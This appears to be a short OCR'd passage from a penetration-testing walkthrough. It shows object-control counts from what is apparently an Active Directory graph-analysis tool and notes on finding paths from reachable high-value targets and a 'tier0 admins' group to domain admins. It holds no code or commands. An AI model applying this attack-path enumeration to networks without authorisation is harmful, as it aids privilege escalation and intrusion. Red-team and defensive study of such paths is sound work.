
OUTBOUND OBJECT CONTROL

First Degree Object Control	2135
Group Delegated Object Control	0
Transitive Object Control	▶


INBOUND CONTROL RIGHTS

Explicit Object Controllers	2
Unrolled Object Controllers	3
Transitive Object Controllers	▶

If we choosed reachable high value targets we can go through for farther enumeration



And an other map for other high value targeted group “tier0 admins”



We can also find shortest way to domain admins